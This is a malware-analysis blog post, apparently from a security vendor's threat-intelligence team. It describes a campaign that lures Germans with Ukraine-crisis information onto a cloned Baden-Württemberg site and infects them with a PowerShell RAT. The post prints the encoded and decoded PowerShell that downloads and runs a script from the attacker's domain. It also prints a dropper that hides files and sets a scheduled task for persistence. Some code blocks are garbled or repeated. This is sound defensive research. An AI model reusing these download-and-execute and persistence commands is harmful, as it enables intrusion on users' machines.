Threat Intelligence

Custom PowerShell RAT targets Germans seeking information about the Ukraine crisis

Posted: May 16, 2022 by Threat Intelligence Team Last updated: May 13, 2022

Malwarebytes Threat Intelligence has uncovered an attack using the lure of information about the war in Ukraine to target people in Germany.

This blog post was authored by Hossein Jazi and Jérôme Segura


Populations around the world——and in Europe in particular——are following the crisis in Ukraine very closely, and with events unfolding on a daily basis, people are hungry for information.

Although all countries have reasons to be concerned, the situation is Germany is more complicated than most. It is one of the few European countries to have received criticism for its attitude to the Ukraine-Russia conflict, as it struggles to end its reliance on Russian energy, and Moscow recently imposed sanctions on Gazprom Germania, further increasing economic tensions.

This week our analysts discovered a new campaign that plays on these concerns by trying to lure Germans with a promise of updates on the current threat situation in Ukraine. The downloaded document is in fact decoy for a Remote Access Trojan (RAT) capable of stealing data and executing other malicious commands on a victim’s computer.

Decoy site lures victims with Ukraine situation

Threat actors registered an expired German domain name at collaboration-bw[.]de that was formally used as a collaboration platform to develop new ideas for the Baden-Württemberg state.



Collaboration-BW
Online-Werkzeuge für Innovation und Zusammenarbeit in Baden-Württemberg


Beta Version: Under Construction

Collaboration-BW – Innovations- und Kommunikationsplattform für Baden-Württemberg

Collaboration-BW ist die kostenfreie Kooperationsplattform für Innovations- und Collaborationsinitiativen aus Baden-Württemberg. Collaboration-BW bietet allen Interessierten Möglichkeiten, um Erfahrungen und Wissen zu teilen und sich über Ideen, Initiativen und Innovationen auszutauschen. Ziel ist es neue Ideen für Baden-Württemberg zu entwickeln. Sie sind herzlich eingeladen mitzuwirken.


Threat actors registered an expired domain associated with Baden-Württemberg

The threat actors used the domain to host a website that looked like the official Baden-Württemberg website, baden-wuerttemberg.de.



A comparison of the real baden-wuerttemberg.de (top) and the malicious fake (bottom)

With this copycat, the attackers created the perfect placeholder for the lure they wanted their victims to download: A file tantalising called `2022-Q2-Bedrohungslage-Ukraine` (threat situation in Ukraine for Q2), offered via a prominent blue download button.


Aktuelle Bedrohungslage zur Ukr

collaboration-bw.de/bedrohung-ukr-download.html

UKRAINE-KRISE

Text vorlesen 26.04.2022

Wichtig, aktuelle Bedrohungslage zur Ukraine-Krise

Auf dieser Webseite finden Sie stets die wichtigsten Informationen und Hinweise im Umgang mit der aktuellen Bedrohungslage durch die Ukraine-Krise. Bitte laden Sie sich jetzt das Dokument herunter und lesen Sie die aktuellen Informationen durch. Das Dokument wird stets aktualisiert und ist auf dem neuesten Stand. Unsere vorgeschlagenen Tipps sind im Arbeitsalltag praktisch umsetzbar und sollten Sie bereits heute umsetzen. Vielen Dank für Ihre Unterstützung.


The website promises important information and tips about the Ukraine crisis

An English translation of the page reads:

Important, current threat situation regarding the Ukraine crisis On this website you will always find the most important information and tips for dealing with the current threat posed by the Ukraine crisis. Please download the document now and read through the current information. The document is constantly updated and is up to date. Our suggested tips can be practically implemented in everyday work and you should already implement them today. Thanks for your support.

File analysis

The archive file called `2022-Q2-Bedrohungslage-Ukraine` contains a file named `2022-Q2-Bedrohungslage-Ukraine.chm`. The CHM format is Microsoft’s HTML help file format, which consists of a number of compiled HTML files.




Name	Type
2022-Q2-Bedrohungslage-Ukraine.chm	Compiled HTML Help file

ERROR: Zeitüberschreitung. Dokument konnte nicht geladen werden. Bitte versuchen Sie es später erneut.

The CHM file displays a fake error message


Victims will get a fake error message when they open up that file, while PowerShell quietly runs a Base64 command.



```
powershell /nop /w 1 /e
JAB4AD0AWwBOAGUAdAAuAFcAZQBiAFIAZQBxAHUAZQBzAHQAXQA7AAoAJAB5AD0AJAB4ADoAOgBEAGUAZgBhAHUAbABOAFcAZQBiAFAAcgBvAHgAeQA7AAoAJAB5AD0AJAB4ADoAOgBHAGUAdABT
AHkAcwB0AGUAbQBXAGUAYgBQAHIAbwB4AHkAKAApADsACgAkAHkALgBDAHIAZQBkAGUAbgB0AGkAYQBsAHMAPQBbAE4AZQB0AC4AQwByAGUAZABlAG4AdABpAGEAbABDAGEAYwBoAGUAXQA6AD
oARABlAGYAYQB1AGwAdABOAGUAdAB3AG8AcgBrAEMAcgBlAGQAZQBuAHQAaQBhAGwAcwA7AAoASQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdA
ApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwAHMAOgAvAC8AYwBvAGwAbABhAGIAbwByAGEAdABpAG8AbgAtAGIAdwAuAGQAZQAvAGMALgBoAHQAbQBsACcAKQA
7AAoA
```


PowerShell executes a Base64-encoded command

After de-obfuscating the command we can see it is designed to execute a script downloaded from the fake Baden-Württemberg website, using Invoke-Expression (IEX).



```
$x=[Net.WebRequest];
$y=$x::DefaultWebProxy;
$y=$x::GetSystemWebProxy();
$y.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;
IEX(New-Object Net.WebClient).DownloadString('https://collaboration-bw.de/c.html');
```

The PowerShell code fetches and executes a malicious script



```
$configDir = $env:USERPROFILE + "\SecuriyHealthService" New-Item -ItemType Directory -Force -Path
$configDir $outFile = $configDir + "\Status.txt" $runFile = $configDir + "\MonitorHealth.cmd" $strB64 =
"ZnVuY3Rpb24gSW52b2tlLVdlYlJldnsKICAgIHBhcmFtCiAgICAoCiAgICAgICAgW3N0cmluZ10kaXAsCiAgICA
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($strB64))|Out-File -Encoding
ASCII $outFile $str2B64 =
"QGVjaG8gb2ZmCmZvciAvRiAidG9rZW5zPSogVVNFQkFDS1EiICU1ZiBJTiAoYHRhc2tsaXN0IC9maSAid2luZC
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($str2B64))|Out-File -Encoding
ASCII $runFile $str2 = "type " + $outFile + " | powershell -WindowStyle Hidden -exec bypass )" $str2|Out-File -
Encoding ASCII -Append $runFile cmd /c "schtasks /create /f /tn HealthStatus /sc daily /st 10:00 /tr $runFile" cmd /c
"attrib +h $configDir"
```

```
$x=[Net.WebRequest];
$y=$x::DefaultWebProxy;
$y=$x::GetSystemWebProxy();
$y.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;
IEX(New-Object Net.WebClient).DownloadString('https://collaboration-bw.de/c.html');
```

The malicious script downloaded from the fake Baden-Württemberg website

The downloaded script creates a folder called `SecuriyHealthService` in the current user directory and drops two files into it: `MonitorHealth.cmd` and a script called `Status.txt`. The `.cmd` file is very simple and just executes `Status.txt` through PowerShell.

Finally, the downloaded script makes `MonitorHealth.cmd` persistent by creating a scheduled task that will execute it each day at a specific time.


PowerShell RAT (Status.txt)

`Status.txt` is a RAT written in PowerShell. It starts its activities by collecting some information about the victim's computer, such as the current username and working directory, and the computer's hostname. It also builds a unique id for the victim, the `clientid`.

This data is exfiltrated as a JSON data structure sent to the server via a POST request:

